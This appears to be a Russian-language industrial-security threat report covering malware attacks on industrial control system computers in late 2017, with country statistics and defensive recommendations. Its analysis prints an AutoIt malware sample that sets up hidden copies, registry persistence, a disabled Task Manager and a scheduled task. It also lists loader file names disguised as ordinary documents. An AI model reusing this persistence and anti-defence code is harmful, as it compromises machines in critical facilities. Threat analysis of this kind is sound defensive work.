
В качестве основных модулей чаще всего эти троянцы пытались загрузить и запустить:

- троянцы-шпионы (Trojan-Spy и Trojan-PSW);
- программы-вымогатели (Trojan-Ransom);
- бэкдоры (Backdoor);
- средства удаленного администрирования, установленные не санкционированно (RAT);
- программы типа Wiper (KillDisk), выводящие из строя компьютер и затирающие данные на диске.

Заражение компьютеров в промышленной сети данным вредоносным ПО может приводить к потере контроля или к нарушению технологических процессов.

Платформы, используемые вредоносным ПО


Во втором полугодии 2017 года мы наблюдали значительное увеличение процента компьютеров АСУ, сталкивающихся с вредоносным ПО, написанном для платформы JavaScript.



Платформы, используемые вредоносным ПО, первое и второе полугодия 2017, процент атакованных компьютеров АСУ

Основной причиной роста показателей JavaScript платформы стало увеличение количества фишинговых писем, содержащих загрузчик Trojan-Ransom.Win32.Locky.

В последних версиях таких писем злоумышленники использовали шаблон уведомления о получении факса.



Во вложении к письму прикреплен обфусцированный загрузчик, написанный на JavaScript и предназначенный для загрузки и запуска основного модуля вредоносного ПО с серверов, находящихся под контролем злоумышленников.

Важно отметить, что злоумышленники часто атакуют легитимные сайты для размещения на них компонентов вредоносного ПО. Таким образом, злоумышленники прячут вредоносный трафик за легитимными доменами, чтобы скрыть следы атаки.

Небольшой вклад в увеличение доли JavaScript платформы внесли майнеры – как версии для браузеров, так и скриптовые загрузчики майнеров для платформы Windows.

География атак на системы промышленной автоматизации

TOP 15 стран по проценту атакованных компьютеров АСУ:


	Страна*	% атакованных систем
1	Вьетнам	69,6
2	Алжир	66,2
3	Марокко	60,4
4	Индонезия	60,1
5	Китай	59,5
6	Египет	57,6
7	Перу	55,2
8	Иран	53,0
9	Индия	52,4
10	Казахстан	50,1
11	Саудовская Аравия	48,4
12	Мексика	47,5
13	Россия	46,8
14	Малайзия	46,7
15	Турция	44,1

* При расчетах мы исключили страны, в которых число наблюдаемых Kaspersky Lab ICS CERT систем промышленной автоматизации недостаточно для получения репрезентативных данных.

Первая пятёрка стран осталась без изменений по сравнению с первым полугодием 2017 года.

Наиболее благополучные страны в этом рейтинге – Израиль (8,6%), Дания (13,6%), Великобритания (14,5%), Нидерланды (14,5%), Швеция (14,8%) и Кувейт (15,3%).

Египет переместился с девятого места на шестое – доля атакованных машин АСУ в стране увеличилась на 6,1 п.п. Отметим, что это максимальный прирост среди всех стран мира. Основной вклад в увеличение процента атакованных ICS компьютеров в Египте внесли интернет-угрозы. Среди обнаруженных интернет-угроз чаще всего встречались сайты, зараженные скриптовыми майнерами, а также попытки загрузки вредоносных программ по URL ссылкам.



Основные источники угроз, заблокированных на компьютерах АСУ в Египте в первом и втором полугодиях 2017 года, процент атакованных компьютеров АСУ

Вредоносное ПО, распространяющееся с использованием съемных носителей, также представляет реальную проблему для многих ICS в Египте. Загрузчики вредоносного ПО, распространяемые на съемных носителях, маскируются под существующие на съемном носителе пользовательские файлы, что повышает шанс успешной атаки на систему.

demo_water-treatement.zip.lnk 11-24-20_2017-08-28	2017-08-28_11-24-20 demo_water -reatment.zip.lnk
Acid Important.lnk	Acid Important.lnk
AMR900MC.lnk	AMR900MC.lnk
AMRHEATER.lnk	AMRHEATER.lnk
backup.lnk	backup.lnk
backups.lnk	backups.lnk
Data Loader Data - Without Part Unmberm.pdf.lnk	Data Loader Data - Without Part Unmberm.pdf.lnk
Data NEW GATE.exe	Data NEW GATE.exe
data.lnk	data.lnk
DCIM.lnk	DCIM.lnk
DecoderProSave.lnk	DecoderProSave.lnk
Drilling equipment.html.exe	Drilling equipment.html.exe
DSRM.txt.lnk	DSRM.txt.lnk
EDS Audit.exe	EDS Audit.exe
electrical.lnk	electrical.lnk
PASSWORD SIMATIC_jm.lnk	PASSWORD SIMATIC_jm.lnk
Passwords.exe	Passwords.exe
Pictures.lnk	Pictures.lnk
PLC DALTA.lnk	PLC DALTA.lnk
PLC.lnk	PLC.lnk
S7_200_simulation.lnk	S7_200_simulation.lnk
s7-200.lnk	s7-200.lnk
script.au3	script.au3
STACKING UNIT DRAWING.lnk	STACKING UNIT DRAWING.lnk
Step7.Pro.v5.5.lnk	Step7.Pro.v5.5.lnk
Supply Contract.docx.lnk	Supply Contract.docx.lnk
support.lnk	support.lnk
TeamViewer.exe	TeamViewer.exe
اتوكاد.lnk	ATOCAD
اسلاميات.lnk	Islamic
اغاني.lnk	Download
السؤال(8)2017.lnk	Question (8) 2017.lnk
القران الكريم.lnk	The Holy Quran
إيهاب 1111.jpg.lnk	Ihab 1111.jpg.lnk
أ .. حامد حماده أبو شالين.mp4.lnk	Hamed Hamada Abu Shaleen mp4.lnk
أ .. حامد حماده أبو شالين.mp4.lnk	Hamed Hamada Abu Shaleen mp4.lnk
جرعات الكيماويات 2017.lnk	Chemical dosages 2017.lnk
حذف و اضافة و ايقاف مؤقت.lnk	Delete, add and pause
خطة الصيانة .doc.lnk	Maintenance Plan .doc.lnk
سجل الارانب.lnk	Log rabbits
صور خاصة.exe	Special photos
صور خاصة.exe	Special photos
صور خاصة.exe	Special photos
صوري.exe	My photos
فواتير شهر يوليو.xlsx.lnk	July bills. Xlsx.lnk
كتاب معالجة المياه 2015 - اصدار 2.pdf.lnk	Water Treatment Book 2015 - Issue 2.pdf.lnk
موسوعة أحكام النقض.exe	Encyclopedia of veto provisions
هو ده الملف اللى هتطبعه يا 1مطر.xls.lnk	This is the file that will be printed, O Rain. Xls.lnk
هيئـة يونيكير 1 ابريل2016) Autosaved).lnk	UniCare Body 1 April 2016 (Autosaved) .lnk

Примеры имен загрузчиков вредоносного ПО, распространяющегося с использованием съемных носителей, заблокированных на компьютерах АСУ в Египте во втором полугодии 2017


Обнаруженные нами загрузчики в большинстве случаев были предназначены для запуска модуля вредоносного ПО, выполняющего заражение системы, в том числе загрузку основного модуля, заражение съемных носителей и сетевых папок, а также распространение через почту/мессенджеры по имеющемуся списку контактов.

```
FUNC _PROCESSGETNAME ( $I_PID )
ENDFUNC
FUNC _PROCESSGETPRIORITY ( $VPROCESS )
ENDFUNC
FUNC _RUNDOS ( $SCOMMAND )
ENDFUNC
NoTrayIcon
$NAME = "SSVICHOSST"
$SETTING = "setting"
$INI = ".ini"
$NQL = ".nql"
$XLS = ".xls"
$EXE = ".exe"
$TOIGIOUPDATE = @HOUR + 2
$TOIGIO = @MIN + 30
FILECOPY ( @AUTOITEXE , @SYSTEMDIR & "\" & $NAME & $EXE , 0 )
FILESETATTRIB ( @SYSTEMDIR & "\" & $NAME & $EXE , "+RSH" )
FILECOPY ( @AUTOITEXE , @WINDOWSDIR & "\" & $NAME & $EXE , 0 )
FILESETATTRIB ( @WINDOWSDIR & "\" & $NAME & $EXE , "-RSH" )
REGWRITE ( "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" , "Shell" , "REG_SZ" , "Explorer.exe " & $NAME & $EXE )
REGWRITE ( "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" , "Yahoo Messengger" , "REG_SZ" , @SYSTEMDIR & "\" & $NAME & $EXE )
REGWRITE ( "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" , "google" , "REG_SZ" , "http://advgoogle.blogspot.com" )
REGWRITE ( "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" , "NofolderOptions" , "REG_DWORD" , 1 )
REGWRITE ( "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System" , "DisableTaskMgr" , "REG_DWORD" , 1 )
REGWRITE ( "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System" , "DisableRegistryTools" , "REG_DWORD" , 1 )
REGWRITE ( "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Schedule" , "AtTaskMaxHours" , "REG_DWORD" , 0 )
_RUNDOS ( "AT /delete /yes" )
_RUNDOS ( "AT 09:00 /interactive /EVERY:m,t,w,th,f,s,su " & @SYSTEMDIR & "\" & $NAME & $EXE )
CREATEINI ( )
UPDATE ( )
SENDMESS ( )
```

Пример вредоносного кода для платформы AutoIt, запускаемый вредоносным .lnk загрузчиком, заблокированном на компьютере АСУ в Египте во втором полугодии 2017

В России в течение второго полугодия 2017 года хотя бы один раз были атакованы 46,8% компьютеров АСУ – на 3,8 п.п. больше, чем в первом полугодии 2017 года. В результате Россия переместилась с 21 на 13 строчку рейтинга.

Доля атакованных машин АСУ значительно различается в различных регионах мира.




Доля атакованных систем АСУ в различных регионах мира, первое и второе полугодия 2017

По проценту атакованных машин АСУ все регионы можно разделить на три группы:

1. Доля атакованных систем АСУ не превышает 30%. В эту группу вошли Северная Америка и Европа, где ситуация выглядит наиболее спокойной. По мнению специалистов Kaspersky Lab ICS CERT это не обязательно означает, что промышленные предприятия в данных регионах реже попадают в число атакуемых злоумышленниками. Можно предположить, что на промышленных предприятиях в данных регионах уделяется большее внимание обеспечению информационной безопасности, благодаря этому атаки достигают систем АСУ значительно реже.
2. Доля атакованных систем АСУ от 30% до 50%. Во второй группе регионов находятся Латинская Америка, Россия и Ближний Восток.
3. Доля атакованных машин АСУ превышает 50%. Наиболее остро ситуация обстоит в Африке и Азиатско-Тихоокеанском регионе.


Стоит заметить, что значения для различных стран одного региона могут значительно отличаться. Это может быть связано с тем, что в одном регионе могут находиться страны, имеющие различные подходы и практики для обеспечения информационной безопасности систем АСУ ТП.

Так, среди стран Азиатско-Тихоокеанского региона оказались Вьетнам с максимальным среди всех стран мира процентом атакованных систем АСУ (69,6%) и такие страны как Япония (25%), Австралия (24,1%) и Сингапур (23,2%), показатели которых не превышают 25%.




Доля атакованных компьютеров АСУ в Азиатско-Тихоокеанском регионе, первое и второе полугодия 2017


В Европейском регионе показатель Дании – 13,6% – минимальный не только по региону, но и один из самых маленьких в мире. В то же время доля атакованных систем АСУ в Белоруссии (41%), Португалии (42,5%) и на Украине (41,4%) превышает 40%.



Доля атакованных компьютеров АСУ в Европе,
первое и второе полугодия 2017

Рассмотрим также источники угроз, которым подверглись системы АСУ, в разных регионах.





Основные источники угроз, заблокированных на компьютерах АСУ в разных регионах, второе полугодие 2017

Во всех регионах мира основным источником атак является интернет. Однако в Европе и Северной Америке процент заблокированных угроз из интернета значительно ниже. Это может объясняться соблюдением норм информационной безопасности большинством предприятий, работающих в данном регионе. В частности, ограничением доступа к интернету с систем, находящихся в технологических сетях предприятий. Аналогичная ситуация и с зараженными сменными носителями: наибольшие показатели наблюдаются в Африке и Азиатско-Тихоокеанском регионе, а наименьшие – в Европе и Северной Америке. На данный показатель также влияет соблюдение норм ИБ и, в частности, запрет на подключение неавторизованных сменных носителей к системам промышленной инфраструктуры.

Интересно, что при общем достаточно высоком проценте атак, достигших АСУ ТП, процент атакованных компьютеров АСУ через съёмные носители и почтовые клиенты в России относительно мал: 4,4% и 1,4% соответственно. Одно из возможных объяснений состоит в том, что риски этих векторов атак компенсированы в значительной степени организационными мерами и используемыми на производстве практиками обращения со сменными носителями и корпоративной почтой. Такая интерпретация обнадёживает – ведь именно сменные носители и электронная почта используются часто в качестве векторов проникновения для сложных целевых атак и APT.

Для стран Ближнего Востока электронная почта стала значимым (5%) источником заражения, выведя регион на первое место по этому показателю.

Наши рекомендации

Для предотвращения случайных заражений на технологические сети мы рекомендуем принять ряд мер по обеспечению безопасности внешнего и внутреннего периметров технологической сети.

В первую очередь, речь идёт о мерах, необходимых для организации безопасного удаленного доступа к системам автоматизации и передачи данных между технологической и другими сетями, имеющими различные уровни доверия:

- Системы, имеющие постоянную или регулярную связь с внешними сетями (мобильные устройства, VPN-концентраторы, терминальные серверы и пр.) необходимо изолировать в отдельный сегмент внутри технологической сети — демилитаризованную зону (DMZ);
- Системы в демилитаризованной зоне разделить на подсети или виртуальные подсети (VLAN) и разграничить доступ между подсетями (разрешить только необходимые коммуникации);
- Весь необходимый обмен информацией между промышленной сетью и внешним миром (включая корпоративную офисную сеть предприятия) осуществлять через DMZ;
- При необходимости в DMZ можно развернуть терминальные серверы, позволяющие использовать методы обратного подключения (из технологической сети в DMZ).
- Для доступа к технологической сети извне желательно использовать тонкие клиенты (применяя методы обратного подключения);
- Не разрешать доступ из демилитаризованной зоны в технологическую сеть;
- Если бизнес-процессы предприятия допускают возможность однонаправленных коммуникаций, рекомендуем рассмотреть возможность использования дата-диодов.

Ландшафт угроз для систем промышленной автоматизации постоянно меняется, новые уязвимости регулярно находят как в прикладном, так и в промышленном ПО. В соответствии с тенденциями изменения угроз, выявленных во втором полугодии 2017 года, рекомендуется обратить особое внимание на следующие меры по обеспечению безопасности:

- Регулярная установка обновлений операционной системы, прикладного ПО и средств защиты на системы, работающие в технологической сети предприятия;
- Своевременная установка обновлений прошивки устройств управления промышленной автоматизации;
- Ограничение сетевого трафика по используемым портам и протоколам на пограничных маршрутизаторах между сетью организации и сетями других компаний (если имеется передача информации из технологической сети одной компании в другую);
- Рекомендуется уделять большое внимание контролю учетных записей и парольной политике. Пользователи должны иметь только те права, которых требуют рабочие необходимости. Число учетных записей пользователей с административными правами должно быть максимально ограничено. Должны использоваться сложные пароли (не менее 9 символов, различного регистра, дополненные цифрами и специальными символами), обязательная смена пароля должна быть задана доменной политикой, например, каждые 90 дней.

Для обеспечения защиты от случайных заражений новым, неизвестным ранее, вредоносным ПО и от целенаправленных атак мы рекомендуем регулярно выполнять следующие действия:

1. Провести инвентаризацию запущенных сетевых служб на всех узлах технологической сети; по возможности остановить уязвимые сетевые службы (если это не нанесёт ущерба непрерывности технологического процесса) и остальные службы, не требующиеся для непосредственного функционирования системы автоматизации; особое внимание обратить на службы предоставления удалённого доступа к объектам файловой системы, такие как SMB/CIFS и/или NFS (актуально в случае атак на системы под управлением ОС Linux).
2. Провести аудит разграничения доступа к компонентам АСУ ТП; постараться добиться максимальной гранулярности доступа.
3. Провести аудит сетевой активности внутри промышленной сети предприятия и на её границах. Устранить не обусловленные производственной необходимостью сетевые соединения с внешними и другими смежными информационными сетями.
4. Проверить безопасность организации удалённого доступа к промышленной сети; обратить особое внимание на соответствие организации демилитаризованных зон требованиям информационной безопасности. По возможности минимизировать или вовсе избежать использования средств удалённого администрирования (таких, как RDP или TeamViewer). Более подробно об этом написано выше.
